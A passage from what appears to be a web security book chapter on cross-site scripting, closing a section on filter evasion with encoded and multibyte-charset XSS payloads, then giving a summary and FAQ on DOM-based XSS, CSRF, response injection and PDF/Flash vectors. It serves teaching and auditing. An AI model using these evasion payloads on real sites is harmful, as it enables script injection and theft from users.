Let's take another example found by Kurt Huwig using US-ASCII encoding. What Kurt found was that US-ASCII encoding uses 7 bits instead of 8, making the string look like this:

```
?script?alert(¢XSS¢)?/script?
```

Or, URL encoded:

```
%BCscript%BEalert(%A2XSS%A2)%bC/script%BE
```

Figure 4.41 Standford University's Web Page Afterwards

NOTE

To quickly do the ASCII to US-ASCII obfuscation calculation, just add 128 to each bit to shift it up to the appropriate character.

One of the most complex and least researched areas of XSS is variable width encoding. In certain encoding methods like BIG5, EUC-JP, EUC-KR, GB2312, and SHIFT_JIS, you can create multi-byte characters intended to support international character sets. Those characters are made up of one or more other characters. The browser interprets these differently than you might expect. Here's an example that works only in IE:

```
<IMG SRC="" ALT="XSSƒ">ABCD" onerror='alert("XSS")'>131<BR>
```

This doesn't appear like it should work, because there is nothing inside the only HTML tag in the example. However, the "*ƒ*" character in GB2313 (ASCII 131 in decimal) actually

begins a multi-byte character. The next character (the quote) ends up being the unwitting second character in the multi-byte character sequence. That essentially turns the string into this:

```
<IMG SRC="" ALT="XSS[multibyte]>ABCD" onerror='XSS_ME("131")'>131<BR>
```

Now you can see that the quote is no longer encapsulating the string. This allows the vector to fire because of our *onerror* event handler. The event handler would have normally been benign because it should have sat outside of the HTML tag.

NOTE

The variable width encoding method was first found in August 2006 by Cheng Peng Su, and researched by a few others since, but surprisingly little research has been put into this method of filter evasion. Do not consider your encoding type to be secure just because it isn't listed here. IE has fixed the one known issue within the UTF-8 charset, but there is much more research to be done. It is better to ensure that each character falls within the acceptable ASCII range for what you would expect or allow to avoid any possible issues.

As with each of the vectors listed, there could be hundreds or thousands of variants. This is also by no means a complete list. Lastly, as browser technology evolves, this list will become out of date. This chapter is intended only as a guide to the basic technologies and issues that developers face when attempting to combat XSS. We encourage you to visit http://ha.ckers.org/xss.html for an up-to-date list.

Summary

In this chapter, we discussed in detail several types of XSS vulnerabilities. We also covered various exploits and attack strategies that may become quite handy when performing Web application security audits.

It is important to understand that XSS is a broad subject that directly or indirectly affects every theology that interacts with it. The Web is tightly integrated. If attackers find a vulnerability in one of the components, the entire system is subjected to an attack reassembling a domino effect.

Although there are ways to prevent the most obvious XSS issues from occurring, it is impossible to protect your Web assets completely. Therefore, Webmasters and developers need to always be up-to-date with the latest vulnerabilities and attack strategies.

Solutions Fast Track

Getting XSS'ed

- ☑ XSS is an attack technique that forces a Web site to display malicious code, which then executes in a user's Web browser.
- ☑ XSS attacks can be persistent and non-persistent.
- ☑ DOM-based XSS issues occur when the client logic does not sanitize input. In this case, the vulnerability is in the client, not in the server.

DOM-based XSS In Detail

- ☑ DOM-based XSS vulnerabilities can be persistent and non-persistent.
- ☑ Persistent DOM-based XSS occurs when data stored in a cookie or persistent storage is used to generate part of the page without being sanitized.
- ☑ To prevent DOM-based XSS, the developer needs to ensure that proper sensitization steps are taken on the server, as well as on the client.

Redirection

- ☑ Social engineering is the art of getting people to comply to the attacker's wishes.
- ☑ Site redirections can be used to fool the user into believing that they attend a trusted resource while being redirected to a server controlled by the attacker.

- ☑ Redirection services can circumvent blacklist and spam databases.

CSRF

- ☑ CSRF is an attack vector where the attacker blindly sends a request on behalf of the user in order to perform an action.
- ☑ CSRF rivals XSS in terms of severity level. Almost every Web application is vulnerable to this type of attack.
- ☑ While CSRF cannot read from the other domain, it can influence them.

Flash, QuickTime, PDF, Oh My

- ☑ Flash files can contain JavaScript, which is executed in the context of the container page.
- ☑ Attackers can easily modify Flash files to include their own malicious JavaScript payload.
- ☑ PDF files natively support JavaScript, which, depending on the PDF reader, may have access to information such as the database connections in ODBC.
- ☑ Adobe Reader versions bellow 7.9 have vulnerability where every hosted PDF file can be turned into a XSS hole.
- ☑ It was discovered that QuickTime provides a feature that can be used by attackers to inject JavaScript in the context of the container page. This vulnerability is used to cause XSS.
- ☑ IE does not handle image files correctly, which can be used by attackers to make image hosting sites vulnerable to XSS.

HTTP Response Injection

- ☑ Server side scripts that use user-supplied data as part of the response headers without sanitizing the CRLF sequence, are vulnerable to HTTP Response Injection issues.
- ☑ HTTP Response Injection can be used by attackers to modify every header of the response including the cookies.
- ☑ Response Injection issues can also be used to perform XSS.

Source vs. DHTML Reality

- ☑ XSS issues do not occur in the page source only.
- ☑ Although JSON needs to be served as text/javascript or test/plain, many developers forget to change the mime type which quite often results into XSS.
- ☑ In many situations the developer may do the right thing, but due to various browser quirks, XSS still occurs.

Bypassing XSS Length Limitations

- ☑ In certain situations, XSS holes are so tiny that we cannot fit enough information to perform an attack.
- ☑ The JavaScript eval function in combination with fragment identifiers can be used to solve client or server length limitations on the input.
- ☑ The fragment identifier technique can be used to silently pass true intrusion detection/prevention systems.

XSS Filter Evasion

- ☑ Understanding the filter evasion techniques is essential for successfully exploiting XSS vulnerabilities.
- ☑ Various filters can be evaded/bypassed by encoding the input into something that is understandable by the browser and completely valid for the filter.
- ☑ Whitelisting adds a lot of value over blacklisting, as it is very difficult to know all possible attack vectors intimately enough to stop them.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Are persistent XSS vulnerabilities more severe than non-persistent ones?

A: It depends on the site where XSS issues occur. If the site requires authentication to inject the persistent payload, then the situation is less critical especially when the attacker doesn't have access to the system. If the XSS is non-persistent but it occurs on the site main page, then it is a lot more critical, because users can be tricked into entering private information as such unwillingly giving it to the attacker.

Q: How often do you find DOM-based XSS vulnerabilities?

A: Quite often. DOM-based XSS is not that simple to detect, mainly because you may need to debug the entire application/site. However, modern AJAX applications push most of the business logic to the client. Therefore, the chances of finding DOM-based XSS are quite high.

Q: CSRF attacks cannot read the result and as such are less critical?

A: Not at all. CSRF attacks can be as critical as XSS attacks. CSRF can perform actions on behalf of the user and as such reset the victim's credentials for example. Keep in mind that if that occurs, the attacker will have full control over the victim's online identity.

Some home routers are also vulnerable to CSRF. In this case, attackers can take over the victim's router and as such gain control of their network from where other attacks against the internal machines can be launched.

Q: What else can PDF documents can do?

A: If you are in corporate environment, you most probably have Acrobat Pro with most of the plug-ins enabled. Therefore, attackers can access database connections, connect to SOAP services, and perform other types of operations totally undetected.

Q: What is the best technique to evade XSS filters?

A: There is no best technique. In order to master XSS filter evasion, you need to have a good understanding of its inner workings and broad knowledge about Web technologies in general.